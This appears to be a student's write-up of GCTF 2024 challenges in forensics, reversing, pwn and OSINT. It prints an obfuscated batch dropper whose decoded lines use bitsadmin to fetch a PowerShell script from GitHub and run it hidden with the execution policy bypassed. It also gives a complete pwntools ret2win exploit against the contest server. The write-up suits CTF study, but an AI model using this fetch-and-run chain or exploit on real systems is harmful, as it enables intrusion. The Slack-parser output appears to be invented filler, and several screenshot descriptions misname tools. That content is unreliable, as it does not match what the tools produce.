18 2.365317 172.26.228.247 192.168.218.1.. ICMP 45 Echo (ping) request id=0x0000, seq=0/0, ttl=64 (reply in 19)

frame 4: 47 bytes on wire (376 bits), 47 bytes captured (376 bits) on interface \Device\NPF_{0f:e7:2a}
thernet II, Src: Microsoft_{0f:e7:2a} (00:15:5d:0f:e7:2a), Dst: Microsoft_{ab:1d:28} (00:21:00:01:00:40)
Internet Protocol Version 4, Src: 172.26.228.247, Dst: 192.168.218.146
Internet Control Message Protocol
```

Going through ICMP protocol, we can see some message there: "Boss, i have hacked into someone computer. Let me try the new malware we developed here!"



```
b%GTNEbftru%i%YP%t%qpAlHAP%s%uENXARECN%a%kJRejLcg%d%SVzuSUYn%m%CIBIs%i%eBHbHi%n%LoWuYNp%.%fuTsGd%e%gzzj%x%LEw%e%Vs% %DO
xJxldQix%/%l0lB%t%Ee%Y%r%Q%a%Vjmrlle1j%n%Kbg%$%aqgZ%f%akVR%e%SqApwF1UP%r%MxBPWXmUG% %rdvVwq%igFzUk%7%rmHBkpg%8%Yu%f%
Zyq%b%hGobETYy%9%uWxnZw%8%UWyCDu%2%QBNVlyq%0%dmVwAm%8%I%c%djZzLa%7%wraHc%f%C%6%TGDV%e%ewjS%e%WQn1PhTvd%6%vcGuP%c%BmZtajX
cZ%0%HalP%e%NcuRoVdCd%d%f1mlWlwY%7%igg%b%vIbedKXrh%t%F%FnEZwNo%7%lNUxSg%6%DGEaU%1%zYo%e%pkuaIS%6%ZlnB1kL%1%GbhPxqbYUS%4
%zKADi%e%Ani0mv%b%wj%"1zNSgold% %DHwlgdjAsF%h%zowsA%t%u%t%PbjxMus%p%JssKS%$a%:hkhxlu%0AQ%/%vRA%/%Qkq%r%YcUA%a%w%w%Ryb
AlaMb1%.%WIkbYgvKa0%g%yREo%i%SVXCskXw%t%jHUCcPtgz%h%NwzB0m%u%Su%zK%b%UEOMeZuo%u%UooNO%$%RzR%e%fz%r%j%YU%c%STENztbAGq%o%J
F%n%W%t%ljoIRpa%e%a%Vew%n%MRzx%t%GyQC%.%vnyd%oK%c%qx%o%skh%m%ozv%/%x%Br%6%SCYa%BEik%e%MM%3%yhn0%3%v%IUZSNnN%7%bx%StMw
BLH%2%Eakq%/%EU%0%QErl%1%ptnzHND%i%zIX%R%yIA%o%ErT%d%j%/%Wjcw%m%a%GKWRfENiX%i%yBSrxfb%n%C%/%aReqzTmE%P%DQdn%F%h%WmoO
%%o%loJMO%t%asRKo%ElTS%o%QU%/%Dp%q%0%qfge%1%MBwQBryNh%i%Et%v%LryarNUTv%1%RNu%a%hsdLYcG%.%huwsL%p%OAewg%$%imhM%1%v1xpQGO%
%zGySAWV%cd%fykC%0%yHzwG%1%C%i%o%vPrUJdQq%v%tldyXvniq%i%HdttGbhLL%a%h%.%q%p%aQXZiGNazU%$%KFO%1%ZyHGI% %mKg%&%KLuI%&%uh
SBRM% %rGbfwJhw%p%vyIZej%NetP%o%kGn%w%VvyDJ%e%kCbCxRAme%r%GejpZc%$%fYgGz%h%aqcc%e%okwb%1%ItyaH%1%zzItkuFzf%.%ptFkvzd%e
%aqiKnT%x%ZgoxEyH%e%lu%kKYc% %HF%-%fNLBeoS%Nkr%TdDulb%o%aOja%csy%p%saFdNR% %1%-%GZJ%w%b%ZEndm%i%gt%YDE%N%GluBDWKNSd%d%HUR
bXJBZ%o%TOXMwdCpra%w%kPFxwOvgEA%S%SDNXJ%l%T%B%Y%nNb%j%L%FBn%UiP%E%GmGdxGAhFp% %FzPTnDX%h%ViFUV%i%Bbhb%d%phI%id%IquiYs%e%st
yBjwJ%N%Iw% %enRCfvfpV%-%p%E%ZRY%>%WdC%F1vm%c%xn%u%tkNAXB%j%NBn%i%wMsckijf%o%DAG%%S%P%gRQ%o%otCLC%1%AvxLKYRZS%1%
SZDiBAIc%c%vSEoqztHTc%y%jFrq% %oYrUvmkbOr%B%seYy%y%QTvHVUe%p%1%FD%A%p%$%TdyPKW%o%OMxHyCF% %EPja%-%Jd1AIYP%C%NezwmQZ%o%H
k%M%MI%m%CcraqCvohb%A%Zc%N%OcThP%D%QMFjB% %My%"%a%cd%caJVpk%0%HXj%1%cojukTUJVU%i%jBh%v%iuPs%Pr%ir%a%JpFLa%.%Tw%p%q%
%pkNEqNIHM%1%yBwvopnk%"%IIxf1YEFNp%
```

Going through the FTP stream we can see the attacker log in using FTP and from the stream we can get this obfuscated batch file.

Wireshark - Follow TCP Stream (tcp.stream eq 0) - chall.pcapng

```
220 (vsFTPD 3.0.5)
USER olivia
331 Please specify the password.
PASS olivia
230 Login successful.
SYST
215 UNIX Type: L8
PWD
257 "/home/olivia" is the current directory
TYPE I
200 Switching to Binary mode.
CWD /home/olivia/Olivia_Secret
250 Directory successfully changed.
SIZE OliRod.bat
213 1973
PASV
227 Entering Passive Mode (192,168,218,146,200,115).
RETR OliRod.bat
150 Opening BINARY mode data connection for OliRod.bat (1973 bytes).
226 Transfer complete.

9 client pkts, 11 server pkts, 18 turns.
```

Entire conversation (484 bytes) Show as ASCII No delta times Stream 0

Find: Case sensitive Find Next


Filter Out This Stream Print Save as... Back Close Help

```
[-(encient㉿kali)-[~/GCTF/batch_deobfuscator/batch_deobfuscator]
└$ python batch_interpreter.py --file ../../OliRod.bat
bitsadmin.exe /transfer "78fb98208c7f6ee6c0ed7bf761e614eb" https://raw.githubusercontent.com/6E3372/OliRod/main/Photo/Olivia.ps1 \Olivia.ps1
powershell.exe -NoP -wiNdoWSTYLE hiddeN -ExEcuTioNPolicy BypAss -CoMmAND "\Olivia.ps1"
```

Just find a [deobfuscator](#) to get the content.

```
bitsadmin.exe /transfer "78fb98208c7f6ee6c0ed7bf761e614eb"
https://raw.githubusercontent.com/6E3372/OliRod/main/Photo/Olivia.ps1 \Olivia.ps1

powershell.exe -NoP -wiNdoWSTYLE hiddeN -ExEcuTioNPolicy BypAss -CoMmAND
"\Olivia.ps1"
```

If want to decode, just replace and reverse. But we will get same result using tio.run.

THEN I STUCK THERE FOREVER. So i went to sleep. THEN I STILL STUCK FOR HALF OF THE DAY.

```
(encient㉿kali)-[~/GCTF]
$ strings OliviaRodrigo.exe | grep -i python
pyi-python-flag
Reported length (%d) of Python shared library name (%s) exceeds buffer size (%d)
Path of Python shared library (%s) and its name (%s) exceed buffer size (%d)
Failed to pre-initialize embedded python interpreter!
Failed to allocate PyConfig structure! Unsupported python version?
Failed to set python home path!
Failed to start embedded python interpreter!
bpython311.dll
7python311.dll
```

I stuck because I kept thinking that the next step is to reverse engineer the exe, throw into ghidra ida etc. Then python exe suddenly popped into my mind (idk why it wasn't there for the past 15 hours :p). Ahh, everything makes much more sense now. Decompile the exe using [pyinstructor](#) and [decompyle++](#) (cuz decompyle3 and uncompyle6 didn't work for me).

```
164 CALL 1
174 STORE_NAME 8: input
176 LOAD_NAME 8: input
178 LOAD_CONST 6: '
180 LOAD_METHOD 9: join
202 LOAD_CONST 7: <CODE> <listcomp>
204 MAKE_FUNCTION 0
206 LOAD_CONST 8: (71, 67, 84, 70, 123, 118, 52, 109, 112, 49, 114, 51, 95, 48, 76, 49, 95, 114, 48, 100, 114, 49, 103, 48, 125)
208 GET_ITER
210 PRECALL 0
214 CALL 0
224 PRECALL 1
228 CALL 1
238 COMPARE_OP 2 (==)
244 POP_JUMP_FORWARD_IF_FALSE 13 (to 272)
246 PUSH_NULL
248 LOAD_NAME 4: print
250 LOAD_CONST 9: 'That is your flag'
252 PRECALL 1
256 CALL 1
266 POP_TOP
268 LOAD_CONST 1: None
```

The screenshot shows the Radare2 interface with two main panes: 'Recipe' on the left and 'Input' on the right.

Recipe Pane:

- Find / Replace:** Contains fields for 'Find' (','), 'Replace' (empty), and checkboxes for 'Global match' (checked), 'Case insensitive' (unchecked), 'Multiline matching' (checked), and 'Dot matches all' (unchecked).
- From Decimal:** Contains a 'Delimiter' dropdown set to 'Space' and a checkbox for 'Support signed values' (unchecked).

Input Pane:

- Input:** Shows the byte sequence: 71, 67, 84, 70, 123, 118, 52, 109, 112, 49, 114, 51, 95, 48, 76, 49, 95, 114, 48, 100, 114, 49, 103, 48, 125.
- Output:** Shows the output string: GCTF{v4mp1r3_0L1_r0dr1g0}.

Flag: GCTF{v4mp1r3_0L1_r0dr1g0}

QnA

CHALLENGE 17 SOLVES *

QNA

★ 100

I just want to setup my Windows password, why is Microsoft asking questions about my personal life?

Note: Forensics files were given before the CTF. If you haven't downloaded them, here's the link:
<https://shorturl.at/bHfhc>

ZIP Password:
2e83021cacb2aa2dc180901b31514d85683085

Challenge author: warlocksmurf

Challenge description hints that the flag might be the answer of the Microsoft Security questions.



rossdonnelly • 5y ago •

They are stored in the LSA Secrets area of the registry. Depending on how much detail you're after, these couple of pages give you an idea of how it works.

https://www.theregister.co.uk/2018/12/06/windows_10_security_questions_remotely_defined_answers/

<https://devblogs.microsoft.com/scripting/use-powershell-to-decrypt-lsa-secrets-from-the-registry/>

Through initial research, I thought it was a hard question after I saw the [reddit](#) above lmao

Question	Answer	User Name	User SID	Question N...
• What was your childhood nickname?	r3g1stry}	GIC2024	S-1-5-21-1334183558-3...	3
• What was your first pet's name?	GCTF{p3rs0nal	GIC2024	S-1-5-21-1334183558-3...	1
• What's the name of the city where you grew up?	_s3cr3ts_	GIC2024	S-1-5-21-1334183558-3...	2

But after seeing so many people solving the challenge, I think there might be an easier way. Apparently, we just need to find the right [tool](#) for it lol.

Flag: GCTF{p3rs0nal_s3cr3ts_r3g1stry}

Stop Slacking Off

CHALLENGE 6 SOLVES *

STOP SLACKING OFF

★ 400

My boss loves to spread rumours
and give bad jokes through Slack,
I wonder if he have anything to
say about me.

Note: Forensics files were given
before the CTF. If you haven't
downloaded them, here's the link:
<https://shorturl.at/bHfhc>

ZIP Password:
2e83021cacb2aa2dc180901b31514d8568308

Challenge author: warlocksmurf

Challenge description hints that this is something related to Slack. The challenge is quite straight forward as only Slack folder is given to the participants.

```
[~] (enclent㉿kali)-[~/GCTF/Slack-Parser]
$ python Slack-Parser.py
[{"id": "C0001", "type": "channel", "name": "general", "topic": "Welcome to our channel! Ask questions, share ideas, and help each other out.", "members": [{"id": "U0001", "name": "John Doe", "status": "active"}, {"id": "U0002", "name": "Jane Smith", "status": "active"}, {"id": "U0003", "name": "Mike Johnson", "status": "active"}, {"id": "U0004", "name": "Sarah Williams", "status": "active"}, {"id": "U0005", "name": "David Lee", "status": "active"}, {"id": "U0006", "name": "Emily Davis", "status": "active"}, {"id": "U0007", "name": "Chris Brown", "status": "active"}, {"id": "U0008", "name": "Lisa Green", "status": "active"}, {"id": "U0009", "name": "Matt Wilson", "status": "active"}, {"id": "U0010", "name": "Sarah Williams", "status": "active"}], "messages": [{"id": "M0001", "text": "Hello everyone! Welcome to our channel.", "user": "John Doe", "date": "2023-10-01T10:00:00Z"}, {"id": "M0002", "text": "Great to see you all here!", "user": "Jane Smith", "date": "2023-10-01T10:05:00Z"}, {"id": "M0003", "text": "Any questions or topics you'd like to discuss today?", "user": "Mike Johnson", "date": "2023-10-01T10:10:00Z"}, {"id": "M0004", "text": "I'm looking forward to hearing your thoughts.", "user": "Sarah Williams", "date": "2023-10-01T10:15:00Z"}, {"id": "M0005", "text": "Let's get started!", "user": "David Lee", "date": "2023-10-01T10:20:00Z"}, {"id": "M0006", "text": "We'll be covering [REDACTED]", "user": "Emily Davis", "date": "2023-10-01T10:25:00Z"}, {"id": "M0007", "text": "Please feel free to ask any questions you have.", "user": "Chris Brown", "date": "2023-10-01T10:30:00Z"}, {"id": "M0008", "text": "Thank you all for joining us today.", "user": "Lisa Green", "date": "2023-10-01T10:35:00Z"}, {"id": "M0009", "text": "See you all again soon!", "user": "Matt Wilson", "date": "2023-10-01T10:40:00Z"}], "files": [{"id": "F0001", "name": "slack_forensics.zip", "size": "1.2 MB", "type": "zip", "user": "John Doe", "date": "2023-10-01T10:00:00Z"}, {"id": "F0002", "name": "slack_log.txt", "size": "2.5 MB", "type": "text", "user": "Jane Smith", "date": "2023-10-01T10:05:00Z"}, {"id": "F0003", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Mike Johnson", "date": "2023-10-01T10:10:00Z"}, {"id": "F0004", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Sarah Williams", "date": "2023-10-01T10:15:00Z"}, {"id": "F0005", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "David Lee", "date": "2023-10-01T10:20:00Z"}, {"id": "F0006", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Emily Davis", "date": "2023-10-01T10:25:00Z"}, {"id": "F0007", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Chris Brown", "date": "2023-10-01T10:30:00Z"}, {"id": "F0008", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Lisa Green", "date": "2023-10-01T10:35:00Z"}, {"id": "F0009", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Matt Wilson", "date": "2023-10-01T10:40:00Z"}], "workspaces": [{"id": "W0001", "name": "Project Alpha", "members": ["John Doe", "Jane Smith", "Mike Johnson", "Sarah Williams", "David Lee", "Emily Davis", "Chris Brown", "Lisa Green", "Matt Wilson"]}], "users": [{"id": "U0001", "name": "John Doe", "status": "active"}, {"id": "U0002", "name": "Jane Smith", "status": "active"}, {"id": "U0003", "name": "Mike Johnson", "status": "active"}, {"id": "U0004", "name": "Sarah Williams", "status": "active"}, {"id": "U0005", "name": "David Lee", "status": "active"}, {"id": "U0006", "name": "Emily Davis", "status": "active"}, {"id": "U0007", "name": "Chris Brown", "status": "active"}, {"id": "U0008", "name": "Lisa Green", "status": "active"}, {"id": "U0009", "name": "Matt Wilson", "status": "active"}], "channels": [{"id": "C0001", "name": "general", "topic": "Welcome to our channel! Ask questions, share ideas, and help each other out."}], "files": [{"id": "F0001", "name": "slack_forensics.zip", "size": "1.2 MB", "type": "zip", "user": "John Doe", "date": "2023-10-01T10:00:00Z"}, {"id": "F0002", "name": "slack_log.txt", "size": "2.5 MB", "type": "text", "user": "Jane Smith", "date": "2023-10-01T10:05:00Z"}, {"id": "F0003", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Mike Johnson", "date": "2023-10-01T10:10:00Z"}, {"id": "F0004", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Sarah Williams", "date": "2023-10-01T10:15:00Z"}, {"id": "F0005", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "David Lee", "date": "2023-10-01T10:20:00Z"}, {"id": "F0006", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Emily Davis", "date": "2023-10-01T10:25:00Z"}, {"id": "F0007", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Chris Brown", "date": "2023-10-01T10:30:00Z"}, {"id": "F0008", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Lisa Green", "date": "2023-10-01T10:35:00Z"}, {"id": "F0009", "name": "slack_indexed_db.bdb", "size": "3.8 MB", "type": "database", "user": "Matt Wilson", "date": "2023-10-01T10:40:00Z"}], "workspaces": [{"id": "W0001", "name": "Project Alpha", "members": ["John Doe", "Jane Smith", "Mike Johnson", "Sarah Williams", "David Lee", "Emily Davis", "Chris Brown", "Lisa Green", "Matt Wilson"]}], "users": [{"id": "U0001", "name": "John Doe", "status": "active"}, {"id": "U0002", "name": "Jane Smith", "status": "active"}, {"id": "U0003", "name": "Mike Johnson", "status": "active"}, {"id": "U0004", "name": "Sarah Williams", "status": "active"}, {"id": "U0005", "name": "David Lee", "status": "active"}, {"id": "U0006", "name": "Emily Davis", "status": "active"}, {"id": "U0007", "name": "Chris Brown", "status": "active"}, {"id": "U0008", "name": "Lisa Green", "status": "active"}, {"id": "U0009", "name": "Matt Wilson", "status": "active"}], "channels": [{"id": "C0001", "name": "general", "topic": "Welcome to our channel! Ask questions, share ideas, and help each other out."}]}
```

Just research for the tool and parse it to get the flag.

The screenshot shows the Slack Parser tool interface. On the left, under the "Recipe" tab, there is a "From Base64" section with an "Alphabet" dropdown set to "A-Za-z0-9+/=" and two checkboxes: "Remove non-alphabet chars" (checked) and "Strict mode". On the right, under the "Input" tab, the Base64 encoded string "R0NURntzTGFDazFuR18wZmZfNHRFdzBya30=" is pasted. Under the "Output" tab, the decoded text "GCTF{sLaCk1nG_0ff_4t_w0rk}" is displayed.

Resources:

<https://medium.com/@jeroenverhaeghe/forensics-finding-slack-chat-artifacts-d5eeffd31b9c>
<https://github.com/0xHasanM/Slack-Parser?tab=readme-ov-file#Usage>

Flag: GCTF{sLaCk1nG_0ff_4t_w0rk}

Reverse Engineering

Gopher-chan



Just put into decompiler and ctrl+f to find the flag format **gctf** and we got the flag weee
Think can use strings <filename> | grep "gctf" to find it too.

```
_slice_uint8 v11; // 0:rDX.8,8:rcx.8,16:rdi.8
retval_47D020 result; // 0:rax.8,8:rbx.8,16:rcx.8,24:rdi.16

qmemcpy(src, "GCTF{g014ng_1z_pr3tty_n1c3}", sizeof(src));
v10 = crypto_rc4_NewCipher(key);
if ( v10._r1.tab )
{
```

Nice online decompiler introduced by my friend Firdaus >> life was much easier with this thanks a lot 😊 <https://dogbolt.org/>

 **Decompiler Explorer** What is this?

Upload File
Your file must be **less than 2MB** in size. Uploaded binaries [are retained](#).

gopher-chan-linux

angr BinaryNinja Boomerang dewolf Ghidra Hex-Rays RecStudio Reko Relyze RetDec rev.ng Snowman

Samples
Or check out one of these samples we've provided:

gct Aa \b S
1 of 1

Hex-Rays C

```
8.4.0.240320
7472    uint8 *v8; // [rsp+24h] [rbp-10h]
7473    _slice_uint8 v9; // 0:rsi.24
7474    retval_465FC0 v10; // 0:rax.8,8:rbx.8,16:rcx.8 OVERLAPPED
7475    _slice_uint8 v11; // 0:rbx.8,8:rcx.8,16:rdi.8
7476    retval_47D020 result; // 0:rax.8,8:rbx.8,16:rcx.8,24:rdi.16
7477
7478    qmemcpy(src, "GCTF{g014ng_1z_pr3tty_n1c3}", sizeof(src));
7479    v10 = crypto_rc4_NewCipher(key);
7480    if ( v10._r1.tab )
7481    {
7482        v1 = 0L;
7483        tab = v10._r1.tab;
7484        data = v10._r1.data;
7485        v4 = 0L;
7486        v5 = 0L;
7487    }
7488    else
7489    {
7490        c = v10._r0;
7491        v8 = &uint8 *)runtime_makeslice((internal_abi_Type *)RTYPE_uint8_0, 27LL, 27LL);
7492        v11.ptr = v8;
7493        v11.len = 27LL;
7494        v11.cap = 27LL;
7495    }
```

Phone Siapa Ni?

CHALLENGE 4 SOLVES *

PHONE SIAPA NI?

★ 464

Cikgu: Perhatian kepada semua pelajar! Cikgu ada jumpa telephone ni di bawah meja Dewan Selera. Siapa punya handphone ni?"

Me: Say no more cikgu

Challenge author: KD_Lekir

Flag format: GCTF{John Doe}

[View Hint](#)

 phonesia...

Hint *

Cikgu: Perhatian kepada semua pelajar, cikgu ada senaraikan nama nama pelajar dalam Google drive, tolong semak nama kamu. Check ejaan, huruf besar huruf kecil, make sure takde apa apa kesilapan.

Cikgu nak print sijil ni, kalau salah nama kamu, walaupun spacing, jadi orang lain nanti. Semak betul betul

[Got it!](#)

File View Navigation Tools Plugins Help

classes3-dex2jar.jar

MainActivity

```
18 private EditText userInput;
19
20 private void downloadfile(String str, Context context) {
21     ((DownloadManager) context.getSystemService("download")).enqueue(new DownloadManager.Request(Uri.parse(str)).setTitle("Downloading File").setDescription("File"));
22 }
23
24 /* JADK INFO: Access modifiers changed from: private */
25 public String hashWithSHA256(String str) {
26     try {
27         byte[] digest = MessageDigest.getInstance("SHA-256").digest(str.getBytes());
28         StringBuilder sb = new StringBuilder();
29         for (byte b : digest) {
30             sb.append(String.format("%02x", Byte.valueOf(b)));
31         }
32         return sb.toString();
33     } catch (Exception e) {
34         throw new RuntimeException(e);
35     }
36 }
37
38 /* JADK WARN: Multi-variable type inference failed */
39 protected void onCreate(Bundle bundle) {
40     super.onCreate(bundle);
41     setContentView(R.layout.activity_main);
42     this.userInput = (EditText) findViewById(R.id.userInput);
43     this.messageTextView = (TextView) findViewById(R.id.messageTextView);
44     ((Button) findViewById(R.id.checkButton)).setOnClickListener(new View.OnClickListener() { // from class: com.example.phonesiapani.MainActivity
45         @Override // android.view.View.OnClickListener
46         public void onClick(View view) {
47             if (MainActivity.this.hashWithSHA256(MainActivity.this.userInput.getText().toString()).equals("fd455bf6375fd299e2091970986002934e6cc780c59f12cf8ff")) {
48                 MainActivity.this.messageTextView.setText("Bulet! Flag anda adalah GCTF{nama individu tersebut}");
49             } else {
50                 MainActivity.this.messageTextView.setText("Salah! cuba lagi sampai dapat.");
51             }
52         }
53     });
54     downloadfile("https://drive.google.com/uc?export=download&id=1bQAm09wd4Xjq47CKuW2v_2Z946kW9D46", this);
55 }
56 }
```

Code Small Simple Fallback □ Split view

```
└─(encient㉿kali)-[~/GCTF/rev/phonesiapani]
└─$ python hashing.py
Match found: Liyana Nura binti Fakhri
```

https://drive.google.com/uc?export=download&id=1bQAm09wd4Xjq47CKuW2v_2Z946kW9D46

Flag: GCTF{Liyana Nura binti Fakhri}

Pwn

Ret2Win I (Weee my 1st pwn writeup :P)



From the challenge title we can see it is a classic Ret2Win challenge,

Reference : <https://book.hacktricks.xyz/binary-exploitation/stack-overflow/ret2win>

Source code was given too so we can see that there is a buffer of 64 bytes and the vulnerable function gets. `gets()` function is famous because it accepts user input without upper bound, which often leads to bof. So, this challenge is to overflow the buffers and supply it with the win address that prints out the flag.

```
void vuln() {
    char buffer[64];
    printf("Enter some data: ");
    gets(buffer); // Vulnerable function
}
```

Get win address with `objdump -d | grep "win"`

```
[root@kali)-[/home/.../Desktop/ctf/gctf2024/ret2win]
# objdump -d chall | grep win
00000000004011f6 <win>:
 40121e:    75 18          jne    401238 <win+0x42>
 40122c:    eb 2b          jmp    401259 <win+0x63>
 40124b:    75 e1          jne    40122e <win+0x38>
```

```
(kali㉿kali)-[~/Desktop]
└─$ python pwntools.py
[*] '/home/kali/Desktop/chall'
    Arch:      amd64-64-little
    RELRO:     Partial RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x400000)
[+] Opening connection to 3.1.25.253 on port 9991: Done
[*] Switching to interactive mode
Enter some data: gctf{3z_r0p}
[*] Got EOF while reading in interactive
$
```

Script with pwntools :

```
from pwn import *

# Set up the context for the binary
binary_path = './chall'
context.binary = binary_path

# Connect to the remote server
p = remote('3.1.25.253', 9991)

# Find the address of the win function
win_addr = p64(0x00000000004011f6)  # Use p64 for 64-bit address

# Create the payload
# The buffer size is 64 bytes, and the saved RBP is 8 bytes. Hence, we need 72 bytes
# before we overwrite the return address.
payload = b'A' * 72 + win_addr  # 64 bytes buffer + 8 bytes for saved RBP

# Send the payload
p.sendline(payload)

# Interact with the remote shell
p.interactive()
```

Flag: gctf{3z_r0p}

Misc

I Forgot



Urgh OSINT... okay

BBC

Home News US Election Sport Business Innovation Culture Arts Travel Earth Video Live

goturkiye.com

Many felt the original verdict was mistaken, as it punished Thicke's song for copying the "feel" of Gaye's classic - an intangible quality - rather than directly plagiarising musical phrases or lyrics.

The appeal court was also split on this issue, and one of the three judges dissented from the ruling when it was delivered earlier this year.

Circuit Judge Jacqueline Nguyen said the two songs "differed in melody, harmony and rhythm" and wrote that the verdict "strikes a devastating blow to future musicians and composers everywhere".

However, two of Gaye's children, Frankie and Nona, called the decision "a victory for the rights of all musicians".

Their mother Jan added it was a "wonderful recognition of Marvin's creativity and the lasting value of one of his greatest songs".

Found this [news](#) that the title contains most of the info similar to the challenge description. Here we got the judge's name.

Jacqueline Nguyen

Article [Talk](#)

From Wikipedia, the free encyclopedia


For the artist, see [Jacqueline Hoang Nguyen](#).

Jacqueline Hong-Ngoc Nguyen (Vietnamese: Nguyễn Hồng Ngọc; born May 25, 1965) is an American lawyer who serves as a [United States circuit judge](#) of the [United States Court of Appeals for the Ninth Circuit](#). She previously served as a United States district judge of the [United States District Court for the Central District of California](#) from 2009 to 2012 and as a California superior court judge from 2002 to 2009.

https://en.wikipedia.org/wiki/Jacqueline_Nguyen

Flag: gctf{united_states_court_of_appeals_for_the_ninth_court}

Find Me 1 (omg jq enjoyed osint for the first time o.o)



```
└──(encient㉿kali)-[/mnt/hgfs/kali-external]
└─$ exiftool hacker.png
ExifTool Version Number          : 12.76
File Name                        : hacker.png
Directory                         :
File Size                         : 785 kB
File Modification Date/Time     : 2024:10:12 07:27:37+08:00
File Access Date/Time            : 2024:10:12 07:27:38+08:00
File Inode Change Date/Time     : 2024:10:12 07:27:37+08:00
File Permissions                 : -rwxrwxrwx
File Type                         : PNG
File Type Extension              : png
MIME Type                         : image/png
Image Width                       : 677
Image Height                      : 673
Bit Depth                         : 8
Color Type                        : RGB with Alpha
Compression                       : Deflate/Inflate
Filter                            : Adaptive
Interlace                          : Noninterlaced
SRGB Rendering                   : Perceptual
Gamma                             : 2.2
Pixels Per Unit X                : 3779
Pixels Per Unit Y                : 3779
Pixel Units                       : meters
XMP Toolkit                       : Image :: ExifTool 12.76
Rights                            : ShadeRaider96
Image Size                        : 677×673
Megapixels                         :
```

Picture looks like a random picture. Since the challenge description mentioned fingerprint, I tried exiftool and got the username.

The screenshot shows the X (Twitter) mobile application interface. On the left is a sidebar with navigation icons: Home, Explore, Notifications (with 18 notifications), Messages, Grok, Communities, Profile, and More. A blue "Post" button is at the bottom of the sidebar. The main area displays the profile of "Paul Wildenberg" (@ShadeRaider96). The profile picture is a hooded figure with a glowing screen. The bio reads "I am the hackerman". Below the bio, it says "22 Following" and "8 Followers". It also notes "Joined October 2024" and "Not followed by anyone you're following". At the bottom of the profile card are three tabs: "Posts", "Replies", and "Media". The top of the screen shows the URL "x.com/ShadeRaider96" and the title "(18) Paul Wildenberg (@ShadeRaider96)".

